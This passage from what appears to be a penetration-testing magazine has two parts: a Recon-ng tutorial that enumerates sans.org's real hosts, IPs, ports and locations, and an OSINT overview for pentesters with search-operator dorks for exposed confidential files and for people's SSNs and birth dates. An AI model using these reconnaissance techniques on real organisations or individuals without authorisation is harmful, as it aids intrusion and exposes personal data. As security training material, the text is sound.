[*]  Searching  Google  for:  site:sans.org  -site:securingthehuman.sans.org  -site:software-security.sans.org  -
site:www.sans.org -site:isc.sans.org -site:uk.sans.org -site:ics.sans.org -site:sic.sans.org -site:handlers.sans.org -
site:www3.sans.org  -site:cyber-defense.sans.org  -site:pen-testing2.sans.org  -site:isc2.sans.org  -site:pen-
testing.sans.org  -site:lists.sans.org  -site:access.sans.org  -site:leam.sans.org  -site:digital-forensics.sans.org  -
site:isc1.sans.org -site:files.sans.org -site:blogs.sans.org -site:content.sans.org -site:isc11.sans.org

------------
WWW.SANS.ORG
------------
<output omitted>

-------
SUMMARY
-------
[*] 22 total (13 new) hosts found.
[recon-ng][sans][google_site_web] > query select host from hosts

 +----------------------------+
 | host |
 +----------------------------+
 | ics.sans.org |
 | securingthehuman.sans.org |
 | blogs.sans.org |
 | content.sans.org |
 | www3.sans.org |
 | handlers.sans.org |
 | digital-forensics.sans.org |
 | www.sans.org |
 | files.sans.org |
 | software-security.sans.org |
 | isc.sans.org |
 | uk.sans.org |
 | sic.sans.org |
 | cyber-defense.sans.org |
 | pen-testing2.sans.org |
 | isc2.sans.org |
 | pen-testing.sans.org |
 | lists.sans.org |
 | access.sans.org |
 | leam.sans.org |
 | isc1.sans.org |
 | isc11.sans.org |
 +----------------------------+
```

Cool! We got a list of hosts with corresponding names. But, what about getting IP address and running ports? That would more useful, right? Guess what, the Shodan API can do this for us. And, again, you'll need an API key to use the corresponding module (`recon/domains-hosts/shodan_hostname`). At this time, I can presume you're already an API expert. ;-)

This module searches hosts information through Shodan database and populates the hosts table, as long as the ports table, with collected data. So, add your Shodan API key with "keys" command and let the module do its job:

```
[recon-ng][sans] > keys add shodan_api <put your key here>
[recon-ng][sans] > use recon/domains-hosts/shodan_hostname
[recon-ng][sans][shodan_hostname] > show info

 Name: Shodan Hostname Enumerator
 Path: modules/recon/domains-hosts/shodan_hostname.py
 Author: Tim Tomes (@LaNMaSteR53)
 Keys: shodan_api

Description:
 Harvests hosts from the Shodan API by using the 'hostname' search operator. Updates the
'hosts'
 table with the results.

Options:
 Name Current Value Required Description
 ------ ------------- -------- -----------
 LIMIT 1 yes limit number of api requests per input source (0 = unlimited)
 SOURCE default yes source of input (see 'show info' for details)

Source Options:
 default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
 <string> string representing a single input
 <path> path to a file containing a list of inputs
 query <sql> database query returning one column of inputs

[recon-ng][sans][shodan_hostname] > run

--------
SANS.ORG
--------
[*] Searching Shodan API for: hostname:sans.org
[*] [port] 66.35.59.13 (25/<blank>) - smtp21a.sans.org
[*] [host] smtp21a.sans.org (66.35.59.13)
[*] [port] 66.35.59.249 (80/<blank>) - isc.sans.org
[*] [host] isc.sans.org (66.35.59.249)
[*] [port] 204.51.94.234 (80/<blank>) - software-security.sans.org
[*] [host] software-security.sans.org (204.51.94.234)
[*] [port] 204.51.94.223 (80/<blank>) - dev.sans.org
[*] [host] dev.sans.org (204.51.94.223)
[*] [port] 204.51.94.206 (80/<blank>) - 204-51-93-206.clp.sans.org
[*] [host] 204-51-93-206.clp.sans.org (204.51.94.206)
<output omitted>

------------
WWW.SANS.ORG
------------
[*] Searching Shodan API for: hostname:www.sans.org
[*] [port] 66.35.59.202 (80/<blank>) - www.sans.org
[*] [host] www.sans.org (66.35.59.202)

-------
SUMMARY
-------
[*] 56 total (54 new) hosts found.
[*] 56 total (55 new) ports found.
[recon-ng][sans][shodan_hostname] > query select host, ip_address, module from hosts

 +-----------------------------------------------------------------+
 | host | ip_address | module |
 +-----------------------------------------------------------------+
 | securingthehuman.sans.org |  | google_site_web |
 | software-security.sans.org |  | google_site_web |
 | www.sans.org |  | google_site_web |
 | isc.sans.org |  | google_site_web |
 | pages.sans.org |  | google_site_web |
 | uk.sans.org |  | google_site_web |
 | ics.sans.org |  | google_site_web |
 | sic.sans.org |  | google_site_web |
 | handlers.sans.org |  | google_site_web |
 | www3.sans.org |  | google_site_web |
 | cyber-defense.sans.org |  | google_site_web |
 | lists.sans.org |  | google_site_web |
 | pen-testing2.sans.org |  | google_site_web |
 | isc2.sans.org |  | google_site_web |
 | pen-testing.sans.org |  | google_site_web |
 | survey.sans.org |  | google_site_web |
 | digital-forensics.sans.org |  | google_site_web |
 | leam.sans.org |  | google_site_web |
 | access.sans.org |  | google_site_web |
 | isc1.sans.org |  | google_site_web |
 | files.sans.org |  | google_site_web |
 | blogs.sans.org |  | google_site_web |
 | content.sans.org |  | google_site_web |
 | isc11.sans.org |  | google_site_web |
 | smtp21a.sans.org | 66.35.59.13 | shodan_hostname |
 | isc.sans.org | 66.35.59.249 | shodan_hostname |
 | software-security.sans.org | 204.51.94.234 | shodan_hostname |
 | dev.sans.org | 204.51.94.223 | shodan_hostname |
 | 204-51-93-206.clp.sans.org | 204.51.94.206 | shodan_hostname |
<output omitted>
[recon-ng][sans][shodan_hostname] > query select ip_address, host, port, module from ports

 +-----------------------------------------------------------------------+
 | ip_address | host | port | module |
 +-----------------------------------------------------------------------+
 | 66.35.59.13 | smtp21a.sans.org | 25 | shodan_hostname |
 | 66.35.59.249 | isc.sans.org | 80 | shodan_hostname |
 | 204.51.94.234 | software-security.sans.org | 80 | shodan_hostname |
```

The population of the missing IP address in hosts table can be achieved with the "`resolve`" module (recon/hosts-hosts/resolve). Simply, load it and run it.

If you're not satisfied with hostnames, IP addresses and ports, you can go even further finding the physical location of the hosts. This is accomplished with the module freegeoip (`recon/hosts-hosts/freegeoip`):

```
[recon-ng][sans][shodan_net] > use recon/hosts-hosts/freegeoip
[recon-ng][sans][freegeoip] > show info

 Name: FreeGeoIP
 Path: modules/recon/hosts-hosts/freegeoip.py
 Author: Gerrit Helm (G) and Tim Tomes (@LaNMaSteR53)

Description:
 Leverages the freegeoip.net API to geolocate a host by IP address. Updates the 'hosts' table with the results.

Options:
 Name Current Value Required Description
 --------- ------------- -------- -----------
 SERVERURL http://freegeoip.net yes overwrite server url (e.g. for local installations)
 SOURCE default yes source of input (see 'show info' for details)

Source Options:
 default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
 <string> string representing a single input
 <path> path to a file containing a list of inputs
 query <sql> database query returning one column of inputs

Comments:
 * Allows up to 10,000 queries per hour by default. Once this limit is reached, all requests will
 result in HTTP 403, forbidden, until the quota is cleared.

[recon-ng][sans][freegeoip] > run
[*] 204.51.94.212 - 39.006,-77.1026 - Bethesda, Maryland, United States
[*] 204.51.94.234 - 39.006,-77.1026 - Bethesda, Maryland, United States
[*] 45.60.37.34 - 37.5331,-122.2471 - Redwood City, California, United States
[*] 66.35.59.249 - 39.006,-77.1026 - Bethesda, Maryland, United States
[*] 13.111.23.20 - 39.7724,-86.16 - Indianapolis, Indiana, United States
<output omitted>

[recon-ng][sans][freegeoip] > query select host, region, latitude, longitude from hosts


 +--------------------------------------------------------------------------------+
 | host | region | latitude | longitude |
 +--------------------------------------------------------------------------------+
 | securingthehuman.sans.org | Bethesda, Maryland | 39.006 | -77.1026 |
 | software-security.sans.org | Bethesda, Maryland | 39.006 | -77.1026 |
 | www.sans.org | Redwood City, California | 37.5331 | -122.2471 |
 | isc.sans.org | Bethesda, Maryland | 39.006 | -77.1026 |
 | pages.sans.org | Indianapolis, Indiana | 39.7724 | -86.16 |
<output omitted>
```

Exporting the results


As I mentioned on the beginning of the article, Recon-NG stores all findings in databases. They are located in the home directory of the user who invoked it. It's good to work with SQL inside the tool, I know it. However, you may want to export the project data to use it in a report or another tool or even to see it in a more sophisticated way. And, voilà, you can. This is made by the "reporting" modules. Make a search to see what are the available formats:

```
[recon-ng][sans] > search report
[*] Searching for 'report'...
 Reporting
 ---------
 reporting/csv
 reporting/html
 reporting/json
 reporting/list
 reporting/proxifier
 reporting/pushpin
 reporting/xlsx
 reporting/xml
```

Let’s export our results to HTML and open them. This module has options as well:

```
[recon-ng][sans] > use reporting/html
[recon-ng][sans][html] > show info

 Name: HTML Report Generator
 Path: modules/reporting/html.py
 Author: Tim Tomes (@LaNMaSteR53)

Description:
 Creates a HTML report.

Options:
 Name Current Value   Required Description
 -------- -------------   -------- -----------
 CREATOR    yes creator name for the report footer
 CUSTOMER    yes customer name for the report header
 FILENAME /home/mauricio/.recon-ng/workspaces/sans/results.html yes path and filename
for report output
 SANITIZE True    yes mask sensitive data in the report

[recon-ng][sans][html] > set creator Mauricio Harley
CREATOR => Mauricio Harley
[recon-ng][sans][html] > set customer PenTest Magazine
CUSTOMER => PenTest Magazine
[recon-ng][sans][html] > run
[*] Report generated at '/home/mauricio/.recon-ng/workspaces/sans/results.html'.
```

And here it is:



PenTest Magazine

Recon-ng Reconnaissance Report

www.recon-ng.com

[-] Summary

table	count
domains	2
companies	1
netblocks	0
locations	0
vulnerabilities	0
ports	55
hosts	78
contacts	242
credentials	0
leaks	0
pushpins	0
profiles	84
repositories	0

[+] Domains

[+] Companies

[+] Hosts

[+] Contacts

[+] Ports

[+] Profiles

Created by: Mauricio Harley
Sat, Jan 06 2018 01:03:18

Figure 1: HTML report with the findings

You can see there are many other possibilities to work with, such as locations, netblocks, credentials, pushphins and so on. Many of these tables are filled with the combination of `whois_miner`, `geocode` and `reverse_geocode` modules. Some of them need the allocation of modules situated under other categories than "Recon".

Bonus: Additional Tools

We've been through the fabulous Recon-NG tools until here. The prompt-guided version of the tool is the most known version of this incredible software. However, the other components of the package deserve to be mentioned.

If you need to transform your OSINT job into something more automated, building scripts to interact with other scripts or programs, Recon-NG can do it. The "`recon-cli`" is the guy. Invoke it with the help option to see its power:

```
$ ./recon-cli -h
usage: recon-cli [-h] [-v] [-w workspace] [-C command] [-c command] [-G]
  [-g name=value] [-M] [-m module] [-O] [-o name=value] [-x]
  [--no-check]

recon-cli - Tim Tomes (@LaNMaSteR53) tjt1980[at]gmail.com

optional arguments:
 -h, --help show this help message and exit
 -v, --version show program's version number and exit
 -w workspace load/create a workspace
 -C command runs a command at the global context
 -c command runs a command at the module context (pre-run)
 -G show available global options
 -g name=value set a global option (can be used more than once)
 -M show modules
 -m module specify the module
 -O show available module options
 -o name=value set a module option (can be used more than once)
 -x run the module
 --no-check disable version check
```

So, it means you can execute a module with its whole set of options and get the results printed on the screen. Or, you may want to redirect this to another shell command, or even export to a file. Whatever! Let's give it a try with a module we haven't used yet: CensysIO. This module checks the Censys public database using its own API and execute target enumeration based on the "netblocks" table. This table is already filled by one of the modules we used before. So, let's start providing our Censys ID and secret. Finally, the module will run:

```
$ ./recon-cli -C "keys add censysio_id <My Censys ID>"
GLOBAL COMMAND => keys add censysio_id <My Censys ID>
[*] Key 'censysio_id' added.
[*] No module provided.

$ ./recon-cli -C "keys add censysio_secret <My Censys Secret>"
GLOBAL COMMAND => keys add censysio_secret <My Censys Secret>
[*] Key 'censysio_secret' added.
[*] No module provided.

$ ./recon-cli -w sans -m recon/netblocks-ports/censysio -x
WORKSPACE => sans
MODULE => recon/netblocks-ports/censysio

--------------
70.91.145.8/29
--------------
[*] [port] 70.91.145.12 (443/https) - <blank>
[*] [port] 70.91.145.12 (80/http) - <blank>
[*] [port] 70.91.145.14 (8080/http) - <blank>
[*] [port] 70.91.145.11 (2323/telnet) - <blank>
[*] [port] 70.91.145.11 (8080/http) - <blank>
[*] [port] 70.91.145.10 (25/smtp) - <blank>
[*] [port] 70.91.145.9 (80/http) - <blank>
[*] [port] 70.91.145.9 (443/https) - <blank>
[*] [port] 70.91.145.9 (53/dns) - <blank>

-------
SUMMARY
-------
[*] 9 total (9 new) ports found.
```


So, what you just did it was to execute a port scan without sending a single packet to the target. Outstanding! This module's behavior can be slightly changed if you set the "`source`" option to a specific SQL query that points out to the hosts instead of the entire netblock. This can take considerably more time than the previous query.

The second command I'd like to mention is "`recon-rpc`". This allows Recon-NG to listen on port 4141 for possible remote communication. So, you could start the server and deploy your own application to interact with Recon-NG through RCP. In fact, there's an already written web interface in PHP available at https://github.com/interference-security/recon-ng-web.

```
$ ./recon-rpc
[+] Serving on 0.0.0.0:4141
```

And the last, but not least tool is "recon-web". Yes! You thought there was no graphical interface, but it's here! When you load it from shell, a web server starts listening on port 5000. So, just open a browser window and enjoy your graphical Recon-NG workspaces. Here, you can navigate through your projects and see findings.

```
$ ./recon-web
*****************************************************************
***********
  * Welcome to Recon-web, the analytics and reporting engine
for Recon-ng!
 * This is a web-based user interface. Open the following URL
in your browser to begin.
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```



hosts
80
ports
55
dashboard
28
contacts

recon/netblocks-hosts/shodan_net
4
recon/hosts-ports/shodan_ip
4
discovery/info_disclosure/cache_snoop
2
recon/domains-vulnerabilities/ghdb
2
recon/domains-contacts/whois_pocs
1
recon/domains-contacts/metacrawler

Figure 2: Recon-NG's web interface

Final words

Recon-NG is far one of the coolest security tools I've worked with until now. Being completely open source, it motivates developers to build and release more code with the own purpose to make the project even bigger and more powerful. Surely, Recon-NG fulfills OSINT reqs.

If you'd like to test additional modules not included by default, you should visit https://github.com/scumsec/Recon-ng-modules. Good mining!

Author: Mauricio Harley

Mauricio is a Brazilian Data Center and Information Security professional with more than 20 years of experience on Enterprise, Service Provider and Data Center environments. He has CISSP and Double CCIE (Routing & Switching / Service Provider) certifications and some others. He's an awarded Linux collaborator being an active member of Rau-Tu Linux knowledge sharing project for years. Besides planning and designing new scenarios, he loves to deploy and troubleshoot equipment and software. He's completely passionate for programming and his current researches are concentrated on Penetration Testing, Malware Analysis and Cloud Security.

Open Source Intelligence Gathering for Penetration Testers

by Chrissa Constantine

Open Source Intelligence (OSINT) gathering is an essential pentesting technique. However, this is not a comprehensive list of every OSINT-specific tool and method. This article provides high-level overviews of add-ons for search engines, highlights on metasearch engines, and considerations for social media and platform-specific search tools. Additionally, there is a summary of concept mapping, extraction tools, and search syntax aimed at helping find target data more efficiently. A list of resources is at the end of this document.

Each tester chooses tools optimized for his/her environment and task, but this article attempts to describe tools available for Linux, Mac OSX and Windows Operating Systems (OS) that are publicly available. Some tools are unavailable for all three OS but are included because of the feature set.

While testing tools change rapidly, underlying techniques and principles governing information gathering and analysis do not change as often. Sometimes a favorite app may stop being supported, which requires research for new applications to replace old unsupported ones.

Let us start by defining Open Source Intelligence (OSINT). Wikipedia defines OSINT as:

"… data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources). It is not related to open-source software or public intelligence." (Wikipedia, 2017)

There are many methods to obtain data on a company or individual. The key to success is to use many search engines and applications in creative ways to turn data into actionable intelligence. While open source intelligence (OSINT) includes data collected from various sources, it is not limited to just data collection - data categorization, analysis, and organization are also essential features of OSINT.

The goal is to use data discovery as a means to build relationships to create intelligence. OSINT techniques correlate information to discover relationships or affiliations between people and companies. Often, this initial data gathering phase occurs without touching targets and is initiated by public searches.

These tools can be used both by attackers and by defenders and are available to anyone with an Internet connection. Researchers or others who spend time seeking out information on the public Internet use OSINT gathering methods and many testers are already familiar with the foundation of the task of gathering data. These tools and tips start the process of guiding a pentester in finding data about the target company or individual.

The first stage of intelligence gathering is to learn as much as possible about the target. The aggregate of gathered information provides valuable insights into the characteristics of the security for the target company.

For pentesting, OSINT takes different forms and can be a product of either passive or active data gathering. Active gathering techniques include mapping the network, enumerating or scanning for services and searching for vulnerabilities. This type of activity can consist of banner grabbing, scanning, or OS fingerprinting, which has the potential to leave traces and alert the target.

The other OSINT activity is passive information gathering, which uses tools that do not attract the attention of the target. The tester searches for information from online sources about the company including identifying IPs and subdomains, current and previous employees, third parties/affiliates/partners/vendors, identifying technology, identifying important content or vulnerabilities. These activities are unobtrusive and do not involve probing or scanning the site.

Information is usually gathered from public sources, using techniques and tools that are widely available. Often the tester will begin by gathering useful information about the company contacts, addresses, locations, news, links to other company sites, data from public databases like EDGAR, job boards, blogs, wikis or other websites. Many OSINT techniques are considered passive reconnaissance because the tester is not actively interacting with the target network (using search engines to obtain target data). Active reconnaissance involves direct queries or scanning, but OSINT collection uses both active and passive techniques. Testing efficiently consists in understanding what to find and how to use the information. (Velu, 2017) This focus helps align data for actions later in the testing process.

Pentesters frequently start projects by mining publicly available data using search engines. Search engines are commonly used to gather OSINT, but the query format and the browser determine returned results accuracy and usefulness to the project.

Testers often load multiple browsers and use specific plug-ins or add-ons for pentesting. Result listings for each browser or search engine vary because the browser's algorithms define the tool architecture and ranking methodology for links. Search engines used by most pentesters tend to be specialized to perform OSINT searches and have plugins and add-ons that are different than the ones used conventionally. Although search engines, like Google or Bing, return results, they may not be adequate for testing purposes and other search engines may be more useful.

Intelligence gleaned during the reconnaissance stage can be used for additional attacks later in the penetration test. While conducting searches, consider looking for records like credit cards, PII (personally identifiable information), code snippets, configuration details, employee names and job functions that can help testers gain a foothold in the target network. It is worth taking time to do the research and to document findings.

Open source material can be mined for details regarding security breaches and threat intelligence on incidents relevant to the target. The target's domain name is essential to finding information. From there, the domain can be easily mapped to an IP address and may lead to additional exposed or related systems.

Direct queries to the target website or network will be used to gather data along with data collected from free publicly available online sources. Start by looking at data without directly hitting the target network. Gather as much public data as necessary, organize it, take notes and then start directly hitting the target.

Terminology

This document provides an overview of concept mapping, data extraction tools, and search syntax aimed at helping testers more efficiently find target data. Many of these terms are unique to the intelligence field and may not be as familiar.

Concept mapping techniques were first studied in the 1960s by Joseph D. Novak at Cornell University. "A concept map is a graphical representation where nodes (points or vertices) represent concepts, and links (arcs or lines) represent the relationships between concepts." (Plotnick, 1997)

Many pentesting apps use some form of mapping technique to group data. The ability to meaningfully group data helps pentesters manage the ideas that emerge during the initial testing phases. Once the mapping has occurred, prioritizing and filtering the data are necessary. A focus on collection activities must occur. Otherwise, there will be too many possibilities and too much data to handle.

Entities are people, places, locations, organizations named in text documents. They can have values such as email addresses, phone numbers, links, and other valuable information within the text. To extract entities, they need first to be identified as named values and then obtained for analysis. (Bertram, 2015)

Sentiment analysis is when customers or employees' opinions are collected and reviewed for either positive, negative or neutral value, and it can extend to subjective or objective detections.

Meta-searching is a technique by metasearch engines that send queries to multiple data sources and aggregates results. A regular search engine only provides results from its database. Results from metasearch engines tend to be more comprehensive and do not leverage their databases but use other databases to collect results. (Panda & Chauhan, 2015)

Semantic search improves search accuracy by relating the intent and contextual meaning of terms to generate relevant results. Bing uses some semantic search elements. LinkedIn uses semantic search to recognize and standardize searches on companies, titles, and skills. Semantic searches can handle natural language-based queries and support the identification of relationships to order and organize data. (Wikipedia, 2017)

Public sources such as published papers, websites and social media, and other open data, ranging from corporate announcements to government documents, also comprise OSINT. OSINT techniques can yield so much available data that the tester becomes challenged to filter and convert it to something relevant and actionable. (Panda & Chauhan, 2015) Social media is considered part of OSINT data gathering because social media applications are a rich source of actionable intel, even though social media platforms may have user-specific privacy configurations or account requirements that restrict open public access.

Metadata is data about data or something that describes the content without being a part of the material. (Panda & Chauhan, 2015) The semantic web relies upon metadata. Metadata is used to organize information.

Search Tools and Resources

These tools aid the pentester in the more in-depth discovery of useful information regarding the target. While on the pentesting information gathering journey, tools designed for other purposes may be re-applied to use for OSINT gathering.

This article is a limited list of tools and resources, but some books and online sources provide exhaustive listings and should be reviewed to enhance understanding. Included at the end is a table of applications sorted by category with links.

Restricting oneself to one search engine is not advisable, even though search engines like Google or Bing have extensive databases. Use of a single search engine is considered a single source of intelligence and is not considered best practice. Using multiple search engines and applications allows the tester to acquire various data sets, which can then be used to attack the target company or individual more effectively. Even though a tester may use specialized or OSINT-specific tools, it is useful to use commonly used search engines not to limit results.

Search engines personalize results by location, language and search history. Two individuals who are using the same query may end up with different results. One way to search without personalizing results is to clear the cache and then try private or incognito mode in the browser. (Tritonia, 2017)

Search engines can include similar search terms in results, and it may not be evident that the search engine modified the search. Additionally, spell checkers may use a standard spelling of a word, even if it was entered incorrectly in the query. Google offers a verbatim search option (Search, then go to Search tools > All results > Verbatim) to remove the search engine autocorrect suggestions.

Search algorithms determine results ranking. Site popularity and the number of links they contain determines results ranking. Two similar searches can yield mixed results due to revisions and differences between search algorithms.

No one search engine locates all available online information. There is a large quantity of data that traditional search engines cannot index (called the deep web). Additionally, some academic resources are beyond the reach of search engines due to licensing restrictions. (Tritonia, 2017)

Searches from various online sources can be used to find public details about people working for the target organization and about the target organization. The search operators used by Google, Bing and other search engines are similar, and some tools, like the Google Hacking Database, have queries for both search engines and online repositories.

Please consider terms of service when using tools. Some tools scrape search engines for data, which can be a violation of terms of service. Know the boundaries and configure apps accordingly. It may require configuration of an API to get the full usefulness out of a site.

Consider a general search by username to find data on individuals across social media platforms because people frequently reuse usernames across social media platforms. Seek out details about corporate technology and networks on tech forums to aid in additional attacks later in the pentesting methodology. Newsgroups and mailing lists have a lot of information because it is a place to ask for help on technology (probably used by the target company), display code snippets with questions to make it work, and sometimes individuals will rant about their employer. All of these sources are valuable and are typically indexed by search engines.

Search engines accept a search term or a string of terms to return a set of results, but they will also allow advanced operators to refine searches. Operators such as site: or inurl: are used to enhance searches, and include a colon, followed by the term or terms, with no spaces before or after the colon. These advanced operators allow searches on strings of text in the body of the website or for files hosted on a given domain. More importantly, these searches can reveal login pages, hidden files and directories or error messages that a website administrator or owner may not realize are publicly accessible.

Google searches with advanced operators may look like: site:http://www.example.com filetype:doc, which searches http://www.example.com for publicly exposed Word documents. If the search does not return a result, then it may mean there is no public Word document on the website, or it may require a refinement of the search.


Another example may look like: confidential site:example.com inurl:ftp, which searches the website example.com for all pages with the word "confidential" on them and that have the word "ftp" located somewhere in the URL.

It may be useful to switch or make other refinements to the search terms order to get better results. Advanced operators vary across search engines, and even if search engines use the same advanced operators, they can return different results.

Let us examine a search on multiple search engines for a search query with an advanced operator. This query financial filetype:xls should display all Excel spreadsheets containing the word "financial."

Check each format (i.e., xls v. xlsx or doc v. docx) separately because each one will provide different responses. If the first search failed to yield adequate results, try another search with OR such as financial filetype:xls OR financial filetype:xlsx

If looking for business documents, maybe also look at words like "budget" or "audit." Be creative in search terms. Try a search with the person's name and intext:[personal information, SSN, DOB, address].




financial filetype:xls

About 512,000 results (0.40 seconds)

Figure 1. Google search with advanced operators

